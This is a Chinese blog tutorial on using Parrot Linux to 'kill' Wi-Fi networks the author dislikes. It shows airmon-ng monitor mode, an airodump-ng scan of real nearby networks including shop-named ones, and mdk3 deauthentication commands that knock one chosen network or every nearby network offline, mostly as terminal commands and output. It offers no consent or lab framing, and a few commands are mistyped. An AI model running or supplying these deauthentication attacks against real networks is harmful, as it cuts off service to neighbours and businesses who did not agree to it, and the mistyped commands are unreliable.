使用 parrot linux 干掉不顺眼的无线！

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原文链接：https://ld246.com/article/1599114903453
来源网站：链滴

如何利用parrot干掉不顺眼的无线?


原创

本次给大家带来，如何使用parrot系统当中的工具，把wifi打掉。

准备工具：parrot系统， airmon-ng(parrot自带)，mdk3（parrot自带）,网卡。

在parrot系统当中打开一个叫做 airmon-ng 的工具

（第一个截图用的虚拟机，后来发现虚拟机不支持内置网卡监听，后面就换成了 笔记本 ）



接下来咱们正式开始。

输入

-

ifconfig

这边咱们可以看一下

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```
- : bash — Konsole
File  Edit  View  Bookmarks  Settings  Help

executing "airmon-ng -h"

[sudo] yun 的密码：

usage: airmon-ng <start|stop|check> <interface> [channel or frequency]

┌─[root@parrot]─[/home/yun]
└──╼ #ifconfig
eth0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        ether 48:ba:4e:4d:d7:67  txqueuelen 1000  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 290  bytes 70731 (69.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 290  bytes 70731 (69.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.124.19  netmask 255.255.255.0  broadcast 192.168.124.255
        inet6 fe80::4c1e:97ec:7551:80a6  prefixlen 64  scopeid 0x20<link>
        ether 1c:4d:70:7d:23:dc  txqueuelen 1000  (Ethernet)
        RX packets 27704  bytes 38007722 (36.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7360  bytes 995565 (972.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌─[root@parrot]─[/home/yun]
└──╼ #
```


我笔记本网卡叫做wlan0（不同型号的网卡，名称可能不同）

然后我们打开网卡监听

-

airmon-ng start wlan0

```
- : bash — Konsole
File  Edit  View  Bookmarks  Settings  Help
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 290  bytes 70731 (69.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 290  bytes 70731 (69.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.124.19  netmask 255.255.255.0  broadcast 192.168.124.255
        inet6 fe80::4c1e:97ec:7551:80a6  prefixlen 64  scopeid 0x20<link>
        ether 1c:4d:70:7d:23:dc  txqueuelen 1000  (Ethernet)
        RX packets 27704  bytes 38007722 (36.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 7360  bytes 995565 (972.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌─[root@parrot]─[/home/yun]
└──╼ #airmon-ng  start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

    PID Name
    798 NetworkManager
    813 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 8265 / 8275 (rev 78)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

┌─[root@parrot]─[/home/yun]
└──╼ #
```

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出现这个之后呢，我们检测一下监听有没有打开，再次输入

-

ifconfig


```
- : bash — Konsole
File  Edit  View  Bookmarks  Settings  Help

    PID Name
    798 NetworkManager
    813 wpa_supplicant

PHY     Interface       Driver          Chipset

phy0    wlan0           iwlwifi         Intel Corporation Wireless 8265 / 8275 (rev 78)

                (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
                (mac80211 station mode vif disabled for [phy0]wlan0)

┌─[root@parrot]─[/home/yun]
└──╼ #ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 240e:369:14b5:3000:2b16:6905:858d:f670  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::9179:73ed:19d3:85df  prefixlen 64  scopeid 0x20<link>
        ether 48:ba:4e:4d:d7:67  txqueuelen 1000  (Ethernet)
        RX packets 380  bytes 203068 (198.3 KiB)
        RX errors 0  dropped 6  overruns 0  frame 0
        TX packets 526  bytes 296379 (289.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 756  bytes 143779 (140.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 756  bytes 143779 (140.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0mon: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        unspec 1C-4D-70-7D-23-DC-30-3A-00-00-00-00-00-00-00-00  txqueuelen 1000  (UNSPEC)
        RX packets 1310  bytes 379948 (371.0 KiB)
        RX errors 0  dropped 1310  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌─[root@parrot]─[/home/yun]
└──╼ #
```


这边我们可以看到wlan0已经变成来wlan0mon 这说明我们打开了网卡监听

然后我们输入

-

airodump-ng wlan0mon



这样就可以看到附近wifi列表，找到自己想要打掉wifi名字之后，按下键盘上的CTRL + C 进行停止

```
- : bash — Konsole
File  Edit  View  Bookmarks  Settings  Help
CH 13 ][ Elapsed: 2 mins ][ 2020-06-08 09:12

BSSID              PWR  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

B4:D0:A9:50:7E:7C   -1        0      240    0   4   -1   WPA              <length:  0>
BC:54:FC:E1:A7:C6  -57       27        0    0   6  270   WPA2 CCMP   PSK  MERCURY_A7C6
68:DB:54:DA:1F:C2  -61       89       23    0   1  130   WPA2 CCMP   PSK  @PHICOMM_C0
08:68:8D:22:4D:2B  -64      131        0    0   6  270   WPA2 CCMP   PSK  7ge
08:68:8D:22:4D:29  -64       72        0    0   6  270   OPN              <length:  0>
B4:43:26:02:9B:70  -65      115        0    0  10  130   WPA  CCMP   PSK  CU_Nvs9
8C:68:C8:90:C9:3C  -64       88        0    0   1  130   WPA2 CCMP   PSK  ZTE-2.4G-302
1C:78:4E:00:7D:BE  -66        1       13    0   8  130   WPA2 CCMP   PSK  CMCC-uwAx
DC:FE:18:05:8B:B6  -67       78        0    0   1  405   WPA2 CCMP   PSK  TP-LINK_8BB6
B0:DF:C1:9C:99:B1  -66      200        3    0   3  270   WPA2 CCMP   PSK  三中副食
48:7D:2E:DE:61:C8  -67       96       37    0   6  405   WPA2 CCMP   PSK  TP-LINK_401
70:AF:6A:E9:2E:8E  -67       87      433    0  11  270   WPA2 CCMP   PSK  金枫牛肉粉
34:96:72:09:5A:66  -65       53        1    0   1  405   WPA2 CCMP   PSK  502
78:0F:77:EF:93:2B  -68       93        0    0   6   65   WPA2 CCMP   PSK  77ef932b
B0:30:55:8C:38:96  -69       49        0    0  13  130   WPA2 CCMP   PSK  CMCC-fbQG
C4:65:B7:E8:E8:B1  -69        8        0    0   1  130   WPA2 CCMP   PSK  CMCC-WPgn
E0:38:3F:20:1D:30  -70       74        2    0   9  130   WPA2 CCMP   PSK  CMCC-r3R7
EC:26:CA:64:F4:E4  -65       72      108    0   1  270   WPA2 CCMP   PSK  TP-LINK_F4E4
14:AD:CA:CC:C4:A6  -70       94        0    0   4  130   WPA2 CCMP   PSK  CMCC-tuUE
08:68:8D:22:56:3B  -70        9        0    0   6  270   OPN              <length:  0>
60:3A:7C:55:89:9E  -70       16        1    0   6  405   WPA2 CCMP   PSK  TP-LINK_8888
74:05:A5:56:BE:B7  -70       47       19    0   1  270   WPA2 CCMP   PSK  TP-LINK_888
0C:4B:54:DF:E8:71  -67       89        0    0   1  270   WPA2 CCMP   PSK  wangxia
E4:F3:F5:B5:14:D4  -71       13        0    0  12  270   WPA2 CCMP   PSK  555666
3C:FB:5C:8C:FF:57  -72       35        0    0  13  130   WPA2 CCMP   PSK  CMCC-hzVz
78:C3:13:4D:97:99  -72       27        0    0   9  130   WPA2 CCMP   PSK  CMCC-feTt
E0:C6:3C:EE:57:F1  -72       72        0    0   8  130   WPA  CCMP   PSK  ChinaNet-eahG
E0:C6:3C:95:26:79  -72        5        0    0   5  130   WPA  CCMP   PSK  ChinaNet-RwpZ
78:C3:13:4D:C3:F1  -72        3        0    0   5  130   WPA2 CCMP   PSK  CMCC-u2Nf
8C:A6:DF:B4:DA:6B  -72        3        0    0   6  405   WPA2 CCMP   PSK  TP-LINK_DA6B
B0:DF:C1:94:45:D1  -71        7        0    0   7  130   WPA2 CCMP   PSK  Tenda_888
20:DC:E6:88:2C:14   -1        0        1    0  11   -1   WPA              <length:  0>
6C:E8:73:6F:83:C8  -73        6        0    0   6  135   WPA2 CCMP   PSK  wg
78:96:82:AE:A4:E8   -1        0        1    0   5   -1   WPA              <length:  0>

Quitting...
┌─[root@parrot]─[/home/yun]
└──╼ #
```

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
就比如说我想要打掉选择的这个wifi，我们接着在下面命令输入

●

mdk3 wlan0mon d -c 1 --bssid BC:54:FC:E1:A7:C6

原文链接：使用 parrot linux 干掉不顺眼的无线！



注意一下最下面的这一行，运行成功之后会出现这个位置，上面出现打那些说明，是代码打错了。

mdk3命令使用方法

让附近wifi全部不能用

指令

-

mdk3 wlan0mon d -c 1

让指定wifi不能用指令

-

mdk3 wlan0mon d -c 1 --bssid（WIFI列表里面的 BSSID)

如有不懂请参照前面的方法

最后一句，关闭网卡监听代码

-

arimon-ng stop wlan0mon

```
- : bash — Konsole
File  Edit  View  Bookmarks  Settings  Help
      Sends beacon frames to show fake APs at clients.
      This can sometimes crash network scanners and even drivers!
a   - Authentication DoS mode
      Sends authentication frames to all APs found in range.
      Too much clients freeze or reset some APs.
p   - Basic probing and ESSID Bruteforce mode
      Probes AP and check for answer, useful for checking if SSID has
      been correctly decloaked or if AP is in your adaptors sending range
      SSID Bruteforcing is also possible with this test mode.
d   - Deauthentication / Disassociation Amok Mode
      Kicks everybody found from AP
m   - Michael shutdown exploitation (TKIP)
      Cancels all traffic continuously
x   - 802.1X tests
w   - WIDS/WIPS Confusion
      Confuse/Abuse Intrusion Detection and Prevention Systems
f   - MAC filter bruteforce mode
      This test uses a list of known client MAC Addresses and tries to
      authenticate them to the given AP while dynamically changing
      its response timeout for best performance. It currently works only
      on APs who deny an open authentication request properly
g   - WPA Downgrade test
      deauthenticates Stations and APs sending WPA encrypted packets.
      With this test you can check if the sysadmin will try setting his
      network to WEP or disable encryption.
┌─[✗]─[root@parrot]─[/home/yun]
└──╼ #mdk3 wlan0mon d -c 1 --bssidd BC:54:FC:E1:A7:C6

^C
┌─[✗]─[root@parrot]─[/home/yun]
└──╼ #airmon-ng  stop wlan0mon

PHY     Interface       Driver          Chipset

phy0    wlan0mon        iwlwifi         Intel Corporation Wireless 8265 / 8275 (rev 78)

                (mac80211 station mode vif enabled on [phy0]wlan0)

                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

┌─[root@parrot]─[/home/yun]
└──╼ #
```

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原文链接：使用 parrot linux 干掉不顺眼的无线！

```
- : bash — Konsole
File  Edit  View  Bookmarks  Settings  Help
└──╼ #airmon-ng  stop wlan0mon

PHY     Interface       Driver          Chipset

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                (mac80211 station mode vif enabled on [phy0]wlan0)

                (mac80211 monitor mode vif disabled for [phy0]wlan0mon)

┌─[root@parrot]─[/home/yun]
└──╼ #ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.4  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 240e:369:14b5:3000:2b16:6905:858d:f670  prefixlen 64  scopeid 0x0<global>
        inet6 fe80::9179:73ed:19d3:85df  prefixlen 64  scopeid 0x20<link>
        ether 48:ba:4e:4d:d7:67  txqueuelen 1000  (Ethernet)
        RX packets 2150  bytes 993375 (970.0 KiB)
        RX errors 0  dropped 97  overruns 0  frame 0
        TX packets 2936  bytes 2162204 (2.0 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 951  bytes 211877 (206.9 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 951  bytes 211877 (206.9 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

wlan0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.124.20  netmask 255.255.255.0  broadcast 192.168.124.255
        inet6 fe80::4c1e:97ec:7551:80a6  prefixlen 64  scopeid 0x20<link>
        ether 1c:4d:70:7d:23:dd  txqueuelen 1000  (Ethernet)
        RX packets 23  bytes 2328 (2.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 4403 (4.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

┌─[root@parrot]─[/home/yun]
└──╼ #
```

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最后我们看到 wlan0mon 变回了wlan0mon 说明关闭成功

**最后有不懂的可以随时跟我联系～

公众号：sgyling